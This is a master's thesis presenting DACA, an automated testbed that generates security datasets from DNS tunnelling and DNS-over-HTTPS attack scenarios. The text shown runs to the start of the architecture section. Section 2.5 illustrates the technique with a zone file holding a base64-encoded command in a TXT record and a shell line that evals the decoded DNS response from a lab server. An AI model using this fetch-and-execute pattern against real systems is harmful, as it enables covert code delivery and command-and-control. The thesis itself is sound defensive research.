

TALLINN UNIVERSITY OF TECHNOLOGY
School of Information Technologies
Department of Computer Systems

english

[IAY70LT]

Frank Korving 194194IVCM

DACA: AUTOMATED ATTACK SCENARIOS AND DATASET GENERATION

Master's Thesis

Supervisor: Risto Vaarandi

Ph.D.

Tallinn 2022

TALLINNA TEHNIKAÜLIKOOL
Infotehnoloogia teaduskond
Arvutisüsteemide instituut

[IAY70LT]

Frank Korving 194194IVCM

**DACA: RÜNDESTSENAARIUMIDE JA
ANDMEKOGUDE AUTOMAATNE
GENEREERIMINE**

Magistritöö

Juhendaja: Risto Vaarandi

Ph.D.

Tallinn 2022

Author's declaration of originality

I hereby certify that I am the sole author of this thesis. All the used materials, the literature and the work of others have been referenced. This thesis has not been presented for examination anywhere else.

Author: Frank Korving

2022-05-15

Abstract

Computer networks and systems are under an ever increasing risk of being attacked and abused. High-quality Datasets can assist with in-depth analysis of attack scenarios, improve detection rules and help educate analysts. This thesis presents and discusses the Dataset Creation and Acquisition Engine (DACA), a configurable dataset generation testbed, built around commonly used Infrastructure-as-Code (IaC) and DevOps tooling which can be used to create varied, reproducible datasets in a highly automated fashion. To show the artifact's effectiveness, DACA is used to create two extensive datasets examining covert DNS Tunneling activity on which an analysis is performed.

This thesis is written in English and is 70 pages long, including 5 chapters, 43 figures, and 2 tables.

Annotatsioon

Arvutivõrkude ning arvutisüsteemide ründamise ja ülevõtmise riskid on viimastel aastatel järjest kasvanud. Ründestsenaariumide analüüs, ründetuvastusreeglite arendus ning turvaanalüütikute teadlikkuse tõstmine nõuab kõrgekvaliteedilisi ründeid kajastavaid andmekogusid. Käesolev magistritöö käsitleb autori poolt loodud DACA (Dataset Creation and Acquisition Engine) andmekogude genereerimise mootorit, mis kasutab levinud IaC ja DevOps tööriistu ning võimaldab automatiseeritud ja korrataval viisil genereerida andmekogusid erinevate ründestsenaariumide jaoks. DACA keskkonna efektiivsuse demonstreerimiseks kirjeldatakse töös kahe DNS tunnelite alase põhjaliku andmekogu loomist ja nende andmekogude analüüsi.

Magistritöö on kirjutatud inglise keeles ja koosneb 70 leheküljest, sisaldades 5 peatükki, 43 joonist ning 2 tabelit.

List of abbreviations and terms

C2	Command and Control
CI/CD	Continuous Integration / Continuous Deployment
CLI	Command-line Interface
DACA	Dataset Creation and Acquisition Engine
DDoS	Distributed Denial of Service
DFIR	Digital Forensics and Incident Response
DNS	Domain Name System
DoH	DNS over HTTPS
DSRM	Design Science Research Methodology
ECH	Encrypted Client Hello
HIDS	Host Intrusion Detection System
IaC	Infrastructure-as-Code
ICS	Industrial Control Systems
IDS	Intrusion Detection System
IPS	Intrusion Prevention System
ML	Machine Learning
PoC	Proof of Concept
QA	Quality Assurance
SIEM	Security Information and Event Management
VM	Vulnerability Management
VM	Virtual Machine
WAF	Web Application Firewall

Table of Contents

1	Introduction	14
1.1	Ethics	15
1.2	Research Problems and Motivations	15
1.2.1	Research Motivation	15
1.2.2	Research Novelty	16
1.2.3	Research Questions	17
1.3	Scope & Goal	17
1.4	Methodology	18
2	Background and Related Work	20
2.1	DevOps	20
2.2	Intrusion Detection and Prevention Systems	21
2.3	Adversary Emulation	21
2.4	Security Testbeds	21
2.5	DNS Tunneling	21
2.6	DNS over HTTPS	23
2.7	Related Works	24
2.7.1	Testbeds	24
2.7.2	Dataset Generation and Manipulation tools	25
2.7.3	Datasets	27
2.7.4	Summary of Related Works	27
3	Design and Development	28

3.1	Design	28
3.1.1	Design Considerations	28
3.2	Software Architecture	29
3.2.1	Diagrams	29
3.3	Technical Aspects	30
3.3.1	Language and Dependencies	30
3.3.2	Execution Phases	31
3.3.3	Configuration File	32
3.3.4	Compilation	35
3.3.5	Data Collection	36
3.4	Functionality	38
3.4.1	info sub-command	38
3.4.2	run sub-command	39
3.4.3	Interactive mode	39
3.4.4	Debug mode	40
4	Evaluation	42
4.1	DACA	42
4.1.1	Implementation Comparison	42
4.2	DNS Tunnel Scenario	44
4.2.1	Overview	44
4.2.2	Data Analysis	46
4.2.3	Detection Rules	52
4.3	DNS Tunnel over DoH Scenario	53
4.3.1	Overview	53

4.3.2	Data Analysis	54
4.3.3	Reflection	59
4.4	Evaluation Discussions	60
4.4.1	Limitations	60
4.5	Future Work	61
4.5.1	Addressing Limitations	61
4.5.2	Windows Domain	61
4.5.3	Builtin Analytics	62
4.5.4	Datasets	62
5	Conclusion	63
	References	64
	Appendix 1 Configuration File	71
1.1	Cerberus Schema	71
1.2	Example Scenario	74
	Appendix 2 Artifact Output	75
2.1	Files and Directories	75
2.2	Elasticsearch Output	76
2.3	Kafka Output	76
2.4	DNSSCAT C2 - Interactive Mode Output	77
2.4.1	User Perspective	77
2.4.2	Attack Client Perspective	78
2.4.3	Attack Server Perspective	79

2.4.4	Data Sample	80
-------	-----------------------	----

List of Figures

1	DSRM - Design and Development Centered approach.	19
2	DNS Tunnel High Level Overview	22
3	Zone file serving base64 encoded LOLBin	22
4	Execution of base64 encoded LOLBin in TXT record	22
5	DNS Tunnel over DoH High Level Overview	23
6	DACA - Class Diagram	29
7	DACA - Deployment Diagram	30
8	DACA - Step by step execution overview from scenario file to data collection	31
9	DACA - Configuration file schema validation	32
10	DACA - Single configuration resulting into multiple scenarios using Jinja variables	33
11	DACA - WordPress attack variation using Jinja variables	33
12	DACA - Templated provisioning section in Vagrantfile	35
13	DACA - Scenario to Vagrantfile compilation	35
14	DACA - All available data collection options	37
15	DACA - Data Collection using triggers for Vagrant VMs	37
16	DACA - Listing available scenarios	38
17	DACA - Summarizing a single scenario	39
18	DACA - Interactive mode interrupt handler	40
19	DACA - Typo in defined scenario	40
20	DACA - Single scenario validation error	41
21	DACA - Schema validation error	41
22	DACA - Simulated DNS Tunnel Scenario	44

23	DACA - ScenarioRunner / VagrantController Scenario execution	45
24	C2 Exploratory Commands	46
25	Average Volume C2 Traffic per Tool (line count)	47
26	Average Volume C2 Traffic (bytes)	47
27	Average Volume C2 Traffic per DNS Server (line count)	48
28	BIND9 vs. CoreDNS vs. PowerDNS vs. Dnsmasq Query Logging	48
29	Special Characters in Log lines	49
30	Dnsmasq sanitization of user controlled input	49
31	DNS2TCP Control messages	49
32	Iodine Control messages	50
33	Dnscat2 Single Large Flow in Wireshark	50
34	Dnscat2 Single Large Flow in Suricata logs	50
35	Suricata DNS Logging Configurations	51
36	DACA - Simulated DNS Tunnel over DoH Scenario	53
37	DoH tunnel error messages	54
38	NGINX logs GET and POST requests to DoH server	55
39	Using tshark to analyze TCP statistics	55
40	JA3 database poisoning	56
41	uTLS TLS fingerprint code generation	58
42	JA3 findings	58
43	Improving Vagrant platform independence	61

List of Tables

1	<i>WordPress attack variations</i>	34
2	<i>Implementation comparisons</i>	43

1 Introduction

DevOps tooling and practices have been widely adopted by both development and operational teams to automate the building, testing and deployment of software and the infrastructure it runs on. One of the effects of this adoption is an increase in trust of the developed solutions since existing Quality Assurance (QA) processes can be transformed into more rigid ones by automating and enforcing otherwise labour-intensive steps like regression testing.

Red teams are using these same tools in increasingly creative ways to systematically enforce QA practices like uniquely obfuscating exploit code to avoid being signatored or to test exploit-viability and defense evasion techniques under varying conditions before deployment [1].

Blue teams can utilize these tools as well by integrating static and dynamic analyzers into development pipelines or Vulnerability Management (VM) programs. They can also be used to build easily reproducible lab environments which facilitate adversary emulation scenarios and analysis of produced attack artifacts [2]–[4].

Security Datasets exist that can help with IDS rule tuning and validation as well as provide valuable practice data for Detection engineers [5]–[7]. This has inspired the author to explore the combination of these two topics: automated creation of security datasets using DevOps tooling.

The next parts of this Chapter will address identified research problems and motivations in more depth, as well as the novelty, contributions provided, scope, research questions and methodology used.

1.1 Ethics

This work produces a tool called DACA which can be used by both attackers as well as defenders. For example a Digital Forensics and Incident Response (DFIR) analyst or detection engineer who wants to analyze data generated by an attacked systems or a red-teamer wanting to analyze traces his or her attack leaves behind. However the main purpose of DACA is to focus on the former and assist defensive security practitioners.

Since DACA sets up a lab environment all created datasets are a product of this artificial environment and don't contain any sensitive personal data or expose any information on production systems.

1.2 Research Problems and Motivations

1.2.1 Research Motivation

Security Datasets exist in many data types (e.g. Network vs. Flow vs. Log) and data formats (e.g. PCAP vs. EVTX vs. flat file), some are open-sourced, others only available on request, some are artificial, others are captures of a real-world infrastructure setup [8], some target Machine Learning (ML) use-cases [9], [10] while yet others target Intrusion Detection System (IDS) / Intrusion Prevention System (IPS) use-cases. Tools exist which can manipulate, augment or help create such datasets and can be used to help validate detection capabilities [11]–[14].

The creation of such datasets is often a very time-consuming task, however not commonly automated. When tooling *is* created to auto-generate such data it is either not published or shared-on-request, making validation and adjustments very hard [15], [16].

Unfortunately published datasets have some other commonly encountered deficiencies like: poor data quality, unclear methodology, are unmaintained or unmaintainable and are often unreproducible [17].

To illustrate why having high-quality datasets can be important, one can look at a project like Sigma [18], which aims to provide a vendor-neutral detection format for Security Information and Event Management (SIEM) solutions. Of the over 1300 published detection rules that come with the project, only 65 were marked as *stable* as of this writing and were tested with available attack data.

This makes it worth while to investigate whether the creation of a more generic, open-source, automated framework to run adversarial / attack scenarios and extract valuable data is feasible, adjustable and can contribute meaningful datasets to the security community.

1.2.2 Research Novelty

Setting up testbeds using IaC for the use of Security research or dataset creation in particular is not a novel idea on its own [3], [4], [19]–[22] . However existing solutions:

- Are not always vendor neutral. Either in the format of the data-sets they create, or the technology that is leveraged to create the data-sets [2]–[4].
- Are not always open-source or are underdeveloped. Developed tools might be mentioned in a paper, but not publicly released [15], [23].
- Neglect complexity and/or variance of a specific attack techniques when creating data-sets.
- Have neglected to produce scenarios for certain attack types, domains or attacks against specific systems.
- Don't fully automate the entire setup, attack, data collection pipeline.

Therefore this research aims to add an open-source, adjustable tool and/or set of configurations that can run end-to-end automated attack scenarios and extract security datasets from the systems under analysis. The aim is to also look at underrepresented services or systems while keeping some of the previously mentioned common shortcomings for datasets in mind [17].

1.2.3 Research Questions

To address the research gap in the publicly available datasets and tools for analysts, this work aims to address the following questions:

- Can valuable datasets be created using this automated approach?
- For which platforms and services can this work?
- Will this work in a generic enough way to make it usable / adjustable / reproducible?
- If and to what degree the solution can be used to:
 - Audit systems / tools / configurations?
 - Create, tune and promote detection rules?

1.3 Scope & Goal

This thesis aims to design and develop an open-source tool, and/or set of advanced configurations that allows one to run automated attack scenarios and extract data from the systems under analysis. This tool should use IaC and follow configuration management best-practices so that any existing scenario can be more readily adjusted to new requirements. The produced data-sets should aim to assist in creating and tuning IDS detection rules (e.g. Sigma [18] for SIEM or Suricata rules [24] for IDS/IPS) and facilitate analysts to practice detection on real data.

To limit the scope of this work, the initial focus would be on network and log-data acquisition only, albeit in multiple formats (e.g. flat-file, EVTX or portable JSON [5]), Domain Name System (DNS) Tunneling as an attack technique and two main scenarios seen for this technique:

1. File delivery / Data exfiltration over Command and Control (C2) channel.
2. Regular C2 communications.

These chosen scenarios will be adjusted or expanded upon to increase the depth of the work as well as validate results (e.g. by looking at other DNS-based injection techniques [25], DNS over HTTPS (DoH) Tunneling scenarios [23] or including adversary emulation scenarios [26]–[29]).

The focus of this work is on producing a tool which creates micro-datasets containing mostly if not only attack data. This results in data that largely reflects the traces of the attack, while the traces of benign activity are not prominently present. This property sets it apart from typical machine learning data sets where a significant part of the data points (e.g. 50% or more) are corresponding to benign activity. This property also means that the data is well suited for creating IDS rules, but not suitable for measuring the IDS performance under production workloads where only a small fraction of input data reflects attacks.

One special note should be given towards the creation of benign traffic and/or data-sets. The effort to create such data seem to go back at least two decades [30], is still relevant today [31], [32] and is not a trivial problem to solve. In fact it is most likely a continuously running research topic since the IT-infrastructure that needs to be defended from potential attacks changes over time and therefore the definition of benign data as well. This is especially true with the widespread adoption of Cloud-based architectures in recent years. While DACA would to some extent be able to generate such datasets, the design of the scenario that needs to run (i.e. traffic generator) warrants its own dedicated research effort and is therefore the main reason for being excluded from current work.

In addition this research will not address all platforms due to time-constraints, even if the tool's design would allow for it.

The contributions of this thesis are:

- A publicly available toolkit that creates security datasets for attack scenarios.
- Publicly available security datasets created with the toolkit.
- IDS rules that have been developed with the help of the datasets.

1.4 Methodology

The chosen and adopted research approach for this work is Design Science since it supports research that "*...attempts to create things that serve human purposes*"[33] and aims to produce an "*...artifact created to address a problem*"[34]. This approach fits well since this research study aims to create such a tool or artifact.

Design Science Research Methodology (DSRM) as first proposed by Peffers [35] will be used as a framework to conduct the research since it provides a structured, iterative approach to produce, analyze and evaluate the described tool. See also Figure 1 for an overview of what this process looks like. The main entry point for the research is a Proof of Concept (PoC) developed to test the tool's idea. The DSRM defines 6 main research activities. The following list shows these activities and how they relate to this work.

1. Identify problem and motivation: See Section 1.2
2. Define Objectives: See Section 1.3
3. Design, Development and Demonstration: See Section 3
4. Evaluation: See Section 4
5. Communication: See Section 5




Figure 1. DSRM - Design and Development Centered approach..

An analysis will be created to evaluate the produced tool. It will be compared to some of the existing related tools and testbeds. See Section 2.7 for an analysis on these related works.

DACA's usefulness will be validated by creating and publishing attack datasets as well as creating / tuning open-source detection rules based on those produced datasets. There will be an initial focus on log-based data and the *Sigma* rulebase to create these rules, since there is a known QA gap in this project (See also Section 1.2.1).

Multiple scenarios will be created with templated variations to evaluate DACA usability and adjustability as well as a potential PoC to audit utilities and user configurations.

2 Background and Related Work

In this chapter, we will first discuss background and relevant terminology in sections 2.1, 2.2, 2.3, 2.4 and 2.6. Also, since this work focuses on creating security datasets for DNS tunnelling scenarios, section 2.5 provides an introduction to the concept of DNS tunnelling. Finally, section 2.7 discusses related academic and industrial works.

2.1 DevOps

The term DevOps is a contraction of *Software Development and IT Operations*. It is a combination of philosophies, tools and practices which aim to shorten the development life-cycle and increase software quality by introducing things like shared responsibilities and automated workflows.

These practices and tools have become widely adopted in modern IT environments. Some of the associated concepts and tools which will form the backbone of DACA are outlined below:

- **Version Control Systems** - Management tools to record and document changes to a program's source code.
- **Configuration Management** - Management tools to maintain infrastructure and/or service configurations. Often used with configuration files hosted in a version control system for idempotent infrastructure and/or service configurations.
- **Automated Build and Test systems** - Tools used to automate manual resource intensive compilation and testing steps of the software development process. These often allow for quality control gates to be put in place as well as automated deployment to production systems. These are also known as Continuous Integration / Continuous Deployment (CI/CD) tools.

2.2 Intrusion Detection and Prevention Systems

IDS and IPS systems are monitoring tools that are capable to observe network or log events and detect possible security violations [36]. The main difference between the two being that an IPS is a superset of an IDS and adds the capability to prevent, block or otherwise intervene in the system where the detected violation is taking place.

This research focuses on the IDS part, which use some common detection methodologies like: *Signature-Based Detection*, *Anomaly-Based Detection* and *Stateful Protocol Analysis* [36].

2.3 Adversary Emulation

Adversary emulation is an evaluation activity used by red-teamers to mimic known threat-actors and run through some of their capabilities. This can help organizations to better understand potential weaknesses in their security postures and/or detection capabilities. Some frameworks and platforms exist to assist in running through as well as allow for the automation of such attack scenarios.

2.4 Security Testbeds

Security testbeds are controlled, reproducible environments where production IT-systems can be modelled. This allows for risk-free research into (new) attack types and the analysis of any effects these attacks produce.[37]

Section 2.7.1 discusses some of the identified testbeds that are related or relevant to this work.

2.5 DNS Tunneling

DNS is sometimes used by malicious actors to establish covert C2 channels during an attack to exfiltrate data, drop payloads in memory/on disk or issue commands [38], [39]. It allows for indirect communication to C2 infrastructure since requests/responses are relayed by third party DNS resolvers, thus avoiding direct exposure to security analysts. See also Figure 2 for a high level overview of such a channel.




Figure 2. DNS Tunnel High Level Overview.

Upstream data (client → server) can be encoded into the DNS query string, while downstream data (server → client) can also be included into various records types like TXT (although others can be used as well). These are limiting factors when considering bandwidth and network overhead. TXT records are typically used in email spam prevention and domain ownership verification but allow storing of any arbitrary data [40]. See Figure 3 for an example zone file serving malicious commands through TXT record and Figure 4 for an example execution of such a record.

```

$TTL      15m
@         IN      SOA     ns1.example.attack. root.example.attack. (
                                2022041001      ; Serial
                                15M              ; Refresh
                                5M              ; Retry
                                120M           ; Expire
                                600 )           ; Negative cache

@         IN      NS     ns1          ; nameserver
ns1       IN      A      192.168.0.10 ; ipv4 address for NS server
malware   IN      TXT    "c2VkJC1uICcxZSBpZCcgL2V0Yy9ob3N0cw==" ; base64 encoded lolbin
~
~

```

Figure 3. Zone file serving base64 encoded LOLBin.

```

vagrant@bind9:/etc/bind$ dig malware.example.attack -t TXT +short @192.168.0.10
"c2VkJC1uICcxZSBpZCcgL2V0Yy9ob3N0cw=="

vagrant@bind9:/etc/bind$ dig malware.example.attack -t TXT +short @192.168.0.10 | tr -d ' ' | base64 -d
; echo
sed -n '1e id' /etc/hosts

vagrant@bind9:/etc/bind$ eval $(dig malware.example.attack -t TXT +short @192.168.0.10 | tr -d ' ' |
base64 -d)
uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant)

vagrant@bind9:/etc/bind$ _

```

Figure 4. Execution of base64 encoded LOLBin in TXT record.

2.6 DNS over HTTPS

Traditional DNS traffic over UDP port 53 as we saw used in Section 2.5, is unencrypted and allows for mass surveillance and tampering by ISPs and governments [41]. This has sparked the development of various protocols that provide authenticated responses (e.g. DNSSEC [42]) as well as protocols providing confidentiality by encrypting DNS requests and responses. Some examples of the latter are:

- DNS over QUIC (UDP 853) [43]
- DNS over TLS (TCP 853) [44]
- DNSCrypt (TCP 443) [45]
- DNS over HTTPS (TCP 443) [46]

DoH has found mainstream adoption as it has been implemented by and is easily enabled in popular browsers like Firefox and Chrome. This protocol works similar as normal DNS but queries are instead part of HTTP requests as either base64url encoded GET parameters or in DNS wire format in a POST body. This traffic is then carried over TLS, blending the requests in with regular web traffic. DoH resolvers typically need to convert queries back into plain-text UDP during the resolution process for compatibility with traditional authoritative name servers. There are lists of publicly available DoH resolvers available through cURL [47] and DNSCrypt [48] projects.

Since HTTPS traffic itself can still be analyzed (e.g. SNI inspection), several censorship circumvention tools exist that utilize DNS Tunneling over HTTPS (e.g. DNSTT [49]) to hide traffic. DoH can be used for C2 as well [50]. This is also visualized in Figure 5.




Figure 5. DNS Tunnel over DoH High Level Overview.

2.7 Related Works

High quality security datasets allow for training of detection engineers and analysts as well as for the tuning and validation of IDS systems. The creation process of such datasets is often opaque, lack in automation capabilities or the produced datasets suffer from other common data quality issues [17]. In addition open-source platforms or approaches that could be used for the creation of such data are not reflected in the literature.

This chapter is divided into three main sections covering various testbeds in Section 2.7.1, tools that either generate or manipulate datasets in Section 2.7.2 and a list of known datasets in Section 2.7.3. It is followed up with a short Summary in Section 2.7.4, once more addressing the research gap and identified research problems from Section 1.2.

2.7.1 Testbeds

Various testbeds have been created that can facilitate research into information systems or security based research in particular. The first set of tools are rooted in academic literature but are either too generic, not open to the public, are outdated or depend on user's willingness to learn a highly specific configuration language to design the experiment.

1. Emulab by Hibler *et al.*, which is a large-scale virtualization testbed. Its focus is on providing a shared environment for researchers to run experiments in and makes contributions on hardware optimization [20].
2. Cloudlab by Duplyakin *et al.*, which provides a cloud-like platform where repeatable experiments can be made [22]. It sets itself apart from other cloud-providers since low-level access to hardware is provided. It can be seen as an extension of Emulab into the cloud since it uses tools and algorithms developed as part of Emulab.
3. The DETER Project by Benzel *et al.*, which is a US national Cyber Security experimentation testbed providing infrastructure and tools to security researchers and educators [21].

One interesting class of projects are those geared towards security education, one which is represented in the literature is by Vykopal *et al.*[51]. While the purpose of the developed system is quite different in nature from the one described in this work (the extraction of student command lines for assessing their performance during cyber security labs), the system itself shares architectural similarities.

The following set of tools are not represented in the literature, but do come close to this research's design goals. They are publicly available, create production-like environments with security tooling, are adjustable albeit sometimes proprietary in either the technology stack used or data that is generated. However, there is a lack of attack automation and/or automatic data extraction in these testbeds which is a significant drawback.

1. Splunk's *Attack-Range* [3] describes itself as a detection development platform. It spins up small lab environments with proprietary detection and analysis solutions, which allows for attack simulation and immediate data analysis for building IDS rules.
2. Microsoft Azure's *Simuland* [2], [19] offers a step-by-step guide to deploy a templated lab environment on which simulated attacks can be run. They allow amongst others for the development and validation of detection rules using the Microsoft security stack.
3. Chris Long's *DetectionLab* [4] is a set of scripts that allow the automated construction of an ActiveDirectory lab environment with monitoring tooling installed.

One notable domain specific example is an Industrial Control Systems (ICS) targeted testbed called HAI which is described by Hyeok-Ki Shin *et al.*,[52]. While the technology stack is not reusable for this particular research work, it indicates similar efforts in otherwise under-represented fields.

2.7.2 Dataset Generation and Manipulation tools

Brauckhoff *et al.*, [11] produced a tool to create and inject synthetic anomalies into existing flow data with the idea of evaluating statistical anomaly detection systems. Unfortunately this tool cannot be easily found anymore for use or further analysis.

O'Shaughnessy *et al.*, [53] produced a synthetic log file generator which takes known good and known bad data and manipulates it to generate new log streams. However it assumes one knows exactly what each attack might look like in log data as well as the availability of such log data. This makes it somewhat simplistic in addition to not being available for adjustment or analysis.

Shiravi *et al.*, [16] suggests using profiles to generate both malicious as well as background traffic. However the described testbed has over 20 endpoints making it too large to be practically rerun and is not easily adjustable, especially since the tool itself is not publicly released [54].

Takahashi *et al.*, created a tool called *APTGen* to create synthetic datasets [15]. This is a closely-related work, where a tool was developed to navigate through adversarial attack scenarios in an automated way and extract generated log data. However the tool is not in the public domain, nor are the datasets openly shared even after contact.

Bhatia *et al.*, created a realistic traffic generator for Distributed Denial of Service (DDoS) Attacks [55]. This work produces a testbed where synthetic DDoS, "*Flash Events*" as well as benign data is generated and its result on a target system is evaluated. The developed tool called "*Botloader*" seems not to be available, it's described scope is limited, it still has dependencies on other existing datasets and since the tool is not published expanding or analyzing is hard.

Choi *et al.*, created an attack sequence generation tool to create ICS datasets [56]. This work is based on the HAI tested described in Section 2.7.1. It comes very close to the author's research design and goals of automating an otherwise very manual attack / dataset extraction process. However this work relates to ICS only, the developed tool seems unavailable and is focusing on long attack sequences.

ID2T is a framework to create composite synthetic datasets, has been publicly released [12] and associated publications give a comprehensive overview of static datasets as well as other dataset generation tools. It allows for automation and attempts to blend attack data into given base clean network data. The main limitation of this work seems to be the described "*Attack*"-module since all attacks are based on manually created python scripts. The main data format used is PCAP. Related work was published by Cordero *et al.*, [13], [54] and Vasilomanolakis *et al.*, [14].

2.7.3 Datasets

There are relevant public (static) datasets available as well as projects that aim to become security dataset exchanges. These repositories or publication methods might become relevant in the communication phase of the DSRM research process [35].

- *Security Data sets* (formerly *Mordor*) [5] which is an open-source initiative to collect multi-platform datasets to improve detection capabilities.
- *EVTX attack samples* [7] which is a user-contributed repository of attack samples in EVTX format.
- *Splunk's Attack data* [6] which is a curated set of attack data, mostly generated by or targeting the previously mentioned *Splunk Attack Range* testbed [3].
- *ResearchSOC / SEARCCH* [57], [58] projects conditionally share real production datasets and try to establish a security data exchange hub as well.
- *Canadian Institute for Cybersecurity* [59] produces and publishes many types of security datasets targeting anything from IoT environments to Android malware.
- *Google Dataset Search* [60] which is Google's dataset specific search engine.
- *HAI 1.0: HIL-based Augmented ICS Security Dataset* [61] which is a dataset created using the previously mentioned HAI testbed [52].

There are many others which can be found in comprehensive dataset studies [9], [54].

2.7.4 Summary of Related Works

Related works exist but suffer some common deficiencies as described in Section 1.2.2. They don't focus on automation, address a very particular sub-domain, are opaque in method used, are not reproducible or simply don't publish the developed tools or datasets.

Many focus on performance aspects of an IDS instead of accuracy, some focus on attack types that lend themselves to statistical analysis (e.g. DDoS) or ML based modelling and not so much signature based detections.

This work will attempt to address some of these gaps, and the contributions of this work will be covered in remaining chapters.

3 Design and Development

Following the DSRM process as described in Section 1.4, DACA is designed and developed in an iterative manner.

How to automate the creation, running, configuration and data acquisition of a full-fledged Security testbed? This chapter will address these questions by describing how DACA was implemented, what functionalities it has, the design considerations that were taken into account as well as some limitations of the tool.

3.1 Design

3.1.1 Design Considerations

The main considerations that went into the design of DACA are:

1. **Modularity** - Many different commonly used provisioning and orchestration tools exist to setup IT infrastructure. These often cater to specific technologies and virtualization platforms. For example Terraform [62] targets cloud platforms, docker-compose [63] focuses on Linux containerization and Vagrant [64] mainly targets classical VMs. The tool should allow for an abstraction layer so that new platforms can be supported with minimal effort or code duplication.
2. **Flexibility** - The tool should allow for a wide variety of scenarios and attacks to be carried out where ideally a researcher's imagination is the limiting factor.
3. **Functionality** - The tool should be able to create reproducible, useful datasets in a highly automated fashion inspired by CI/CD parallelization techniques [65], [66].

3.2 Software Architecture

A Command-line Interface (CLI)-based tool called DACA was developed which acts as a versatile wrapper around existing virtualization technologies and which can be used by blue as well as red-teamers alike to run attack scenarios and generate datasets. These in turn can be used for tuning detection rules, for educational purposes or pushed into data processing pipelines for further analysis.

For the code that executes scenarios an Object Oriented Programming approach was taken. This allows the tool to be extended to new platforms by implementing an interface (i.e. Controller interface) into new execution classes (e.g. a VagrantController or DockerController class). This avoids having to touch the existing code base and therefore works towards the modularity and extensibility design goals. An orchestration class called ScenarioRunner delegates actual execution to the relevant Controller code.

3.2.1 Diagrams

Figure 6 shows a simplified class diagram of DACA, its classes and its dependencies.




Figure 6. DACA - Class Diagram.

Figure 7 shows a simplified deployment diagram for DACA where involved nodes, artifacts and components are visualized as well as how data moves between them.

